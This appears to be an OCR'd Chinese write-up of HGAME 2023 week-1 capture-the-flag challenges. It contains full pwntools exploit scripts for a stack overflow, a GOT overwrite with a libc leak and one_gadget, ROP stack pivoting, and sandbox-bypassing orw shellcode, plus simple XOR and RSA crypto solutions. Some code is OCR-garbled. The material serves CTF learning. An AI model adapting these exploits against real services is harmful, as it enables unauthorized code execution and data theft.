
hgame{encode_is_easy_for_a_reverse_engineer}

3 pwn

3.1 test_nc

没啥说的直接 nc 过去就是 shell


3.2 easy_overflow



```
sub_401030
sub_401040
sub_401050
_system
_close
_read
_start
_dl_relocate_static_pie
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
b4ckd0or
main
__libc_csu_init
__libc_csu_fini
_term_proc
system
```


```
  close(1);
  read(0, buf, 0x100uLL);
  return 0;
}
```

最简单的栈溢出，还有后门地址，直接溢出过去就行




```python
from pwn import *
context.log_level='debug'
context.arch = 'amd64'
#io = process('./overflow')
io = remote('week-1.hgame.lwsec.cn',31128)
#gdb.attach(io,'b main')
payload =  b'A' * 24
payload += p64(0x40117B)

io.sendline(payload)

io.interactive()
```

3.3 choose_the_seat




```
  v1 = __readfsqword(0x28u);
  puts("Here is the seat from 0 to 9, please choose one.");
  __isoc99_scanf("%d", &v0);
  if ( (int)v0 > 9 )
  {
    printf("There is no such seat");
    exit(1);
  }
  puts("please input your name");
  read(0, &seats[16 * v0], 0x10uLL);
  printf("Your name is ");
  puts(&seats[16 * v0]);
  printf("Your seat is %d\n", v0);
  printf("Bye");
  exit(0);
}
```

存在 read 函数以 16 位对齐可以进行任意写 16 位数据，v0 只校验了比 9 大，没校验负数。可以通过输入负数修改 got 表，首先修改 exit 为 vuln 函数地址，可以多次写入数据。



```
.got.plt:0000000000404000                              ;org 404000h
.got.plt:0000000000404000 20 3E 40 00 00 00 00 00      _GLOBAL_OFFSET_TABLE_ dq offset _DYNA
.got.plt:0000000000404008 00 00 00 00 00 00 00 00      qword_404008 dq 0
.got.plt:0000000000404010 00 00 00 00 00 00 00 00      qword_404010 dq 0
.got.plt:0000000000404018 48 41 40 00 00 00 00 00      off_404018 dq offset puts
.got.plt:0000000000404020 50 41 40 00 00 00 00 00      off_404020 dq offset setbuf
.got.plt:0000000000404028 58 41 40 00 00 00 00 00      off_404028 dq offset printf
.got.plt:0000000000404030 60 41 40 00 00 00 00 00      off_404030 dq offset read
.got.plt:0000000000404038 70 41 40 00 00 00 00 00      off_404038 dq offset __isoc99_scanf
.got.plt:0000000000404040 78 41 40 00 00 00 00 00      off_404040 dq offset exit
.got.plt:0000000000404040                              _got_plt ends
.got.plt:0000000000404040
```


然后通过向 puts 函数上方输入数据泄露 puts 地址，最后打 onegadget 即可



```
#io = process(['./ld-2.31.so','./vuln'], env = {'LD_PRELOAD' : './libc-2.31.so'})
elf=ELF('./vuln')
put_plt=elf.plt['puts']
libc=ELF('./libc-2.31.so')
io = remote('week-1.hgame.lwsec.cn',32724)
vulnaddr=0x4011D6
#gdb.attach(io,'b main')
print(hex(put_plt))
io.sendlineafter(b'please choose one.\n',b'-6')
io.sendafter(b'please input your name\n',p64(vulnaddr))

io.sendlineafter(b'please choose one.\n',b'-9')
io.recvuntil(b'please input your name\n')
io.send(b'a'*8)

io.recvuntil(b'a'*8)
puts_addr=u64(io.recv(6).ljust(8,b'\x00'))
libc_base=puts_addr-libc.symbols['puts']

one_gadget=[0xe3afe,0xe3b01,0xe3b04]
pwnaddr=libc_base+one_gadget[1]

io.sendlineafter(b'please choose one.\n',b'-6')
io.sendafter(b'please input your name\n',p64(pwnaddr))


io.interactive()
```


3.4 orw

存在很明显的溢出，但是溢出只有 40 字节，不够构造完整的 rop 链，先构造泄露 libc 地址的链




```
payload=b'a'*264+p64(pop_rdi_ret_addr)+p64(put_got)+p64(put_plt)+p64(vuln_addr)
io.sendline(payload)
puts_addr=u64(io.recv(6).ljust(8,b'\x00'))
libc_base=puts_addr-libc.symbols['puts']
```

然后构造可以任意写地址的链，首先写一个./flag 到 data 段




```
io.recvuntil(b'before you try to solve this task.\n')
payload = b'a' * 264 +  p64(poprsi_r15_ret_addr) + p64(data) + p64(0)+  p64(read) + p64(vuln_addr)
io.send(payload)
io.send(b'./flag')
```

然后卡了好几天，最终发现这考点不是 orw 而是栈迁移，一开始想到了栈迁移但是看 ida 发现没空间可以写，后来根据提示发现原来 bss 段并不是 ida 看上去的那么大，其实后面还有空间，那就很容易了。直接往 bss 段最后写 rop 链，然后通过 leave ret 栈迁移到 bss 段上




```
payload = b'a' * 264 +  p64(poprsi_r15_ret_addr) + p64(bss) + p64(0)+  p64(read) + p64(vuln_addr)
io.send(payload)
payload2 = p64(pop_rdi_ret_addr)+p64(data)+p64(pop_rsi_ret_addr)+p64(0)+p64(opens)+p64(pop_rdi_ret_addr)+p64(3)+p64(pop_rdx_ret_addr)+p64(50)+p64(pop_rsi_ret_addr)
+p64(data)+p64(read) + p64(pop_rdi_ret_addr)+p64(1)+p64(write) + p64(vuln_addr)
io.send(payload2)
io.recvuntil(b'before you try to solve this task.\n')
payload = b'a' * 256 + p64(bss-8)  + p64(leave_ret)
```




```
[DEBUG] Sent 0×110 bytes:
    00000000  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  │aaaa│aaaa│aaaa│aaaa│
    *
    00000100  80 40 40 00  00 00 00 00  ee 12 40 00  00 00 00 00  │·@@·│····│··@·│····│
    00000110
[*] Switching to interactive mode
[DEBUG] Received 0×32 bytes:
    00000000  68 67 61 6d  65 7b 39 65  32 31 66 39  32 65 33 38  │hgam│e{9e│21f9│2e38│
    00000010  66 62 30 61  61 62 64 36  32 34 37 34  31 61 31 30  │fb0a│abd6│2474│1a10│
    00000020  66 31 31 34  61 36 65 66  66 35 63 63  32 37 7d 0a  │f114│a6ef│f5cc│27}·│
    00000030  00 00                                               │··│
    00000032
hgame{9e21f92e38fb0aabd624741a10f114a6eff5cc27}
```

3.5 simple_shellcode

直接输入 shellcode 至可执行段，但是 shellcode 长度只有 0x10，必须写 code 使得能够二次写入，题目本身开了 sandbox，可以使用 orw 绕过



```
int __cdecl main(int argc, const char **argv, const char
{
  init(argc, argv, envp);
  mmap((void *)0xCAFE0000LL, 0x1000uLL, 7, 33, -1, 0LL);
  puts("Please input your shellcode:");
  read(0, (void *)0xCAFE0000LL, 0x10uLL);
  sandbox();
  MEMORY[0xCAFE0000]();
  return 0;
```




```
push rdx;
mov rax,{convert_str_asmencode("././flag")};
push rax;
mov rdi,rsp;
xor rax,rax;
mov al,2;
syscall;
mov rdi,rax;
mov dl,0x40;
mov rsi,0xCAFE0100;
mov al,0;
syscall;
xor rdi,rdi;
mov rsi,0xCAFE0100;
mov al,1;
syscall;
mov rax,0x3b;
syscall;
"""
shellcodejmp=f"""
mov rsi,rdx;
add rsi,0xc;
xor rdi,rdi;
syscall;
"""
shell=asm(shellcodef)
sread=asm(shellcodejmp)
print(len(sread))
#io = process('./vuln')
#gdb.attach(io, "b main")
shell_addr=0xCAFE0000
io = remote('week-1.hgame.lwsec.cn',30115)
io.recvuntil(b'Please input your shellcode:\n')
io.send(sread)
io.send(shell)
io.interactive()
```


4.crypto

4.1 兔兔的车票

看代码是随机生成了三张干扰图和原本的图异或，因为是异或，只要两张图的 key 是一样的，再将两张图异或即可得到原本的两张图异或的图，写代码将所有图片两两异或




```
for i in index:
    for j in index:
        if i==j:
            break
        im1 = Image.open(f"pics/enc{i}.png")
        im2 = Image.open(f"pics/enc{j}.png")
        encImg = xorImg(im1, im2)
        encImg.save(f'pics/dec{i}{j}.png')
```



```
dec44.png   dec50.png   dec51.png   dec52.png   dec53.png   dec54.png   dec55.png
dec60.png   dec61.png   dec62.png   dec63.png   dec64.png   dec65.png   dec66.png
dec70.png   dec71.png   dec72.png   dec73.png   dec74.png   dec75.png   dec76.png
```


可以看到有的车票图片较清晰，直接可以看到 flag



0000001
AnyWhere站 H23 HGAME 站
Anywhere HGAME2023
2023年01月05日 20:00开 01车01号
¥0.0元 网 新空调特等
限乘当日当次车
vidar兔
买票请到12306 发货请到95306
中国铁路祝您旅途愉快
hgame{Oh_my_Ticket} Vidar-Team售

4.2 RSA

512 位长度的素数相乘，直接 factordb 去分解




13512713834829975737419644706264085841692035009832009999311594971905135421

Result:

status (?)	digits	number
FF	309 (show)	1351271383...89<309> = 1123913498...13<155> · 1202291266...53<155>

然后可以直接算出结果



```
p=1123913498780499358676355902818724505765255021951520176864477073386908818532074093845017881613839484432972331143354989949979577565592126166408799709729481 3
q=120229126614209415925697517318026393750884274634301622521130826196178370109130025154502236569428363780411221638333590979109356384234640062528142669591289 53
```

Modulus(N):

```
13512713834829975737419644706264085841692035009832009999311594971905
13542135455966432167395554539461960781108347263754759817912230694513
64024181952818056802089567064926510294124594174478123216516600368334
76384920694294282471153133423910680745408638921113915302366226612593
748166952077187935508999767112502 0789
```

Public(E):

```
65537
```

Private(D):

```
[illegible]
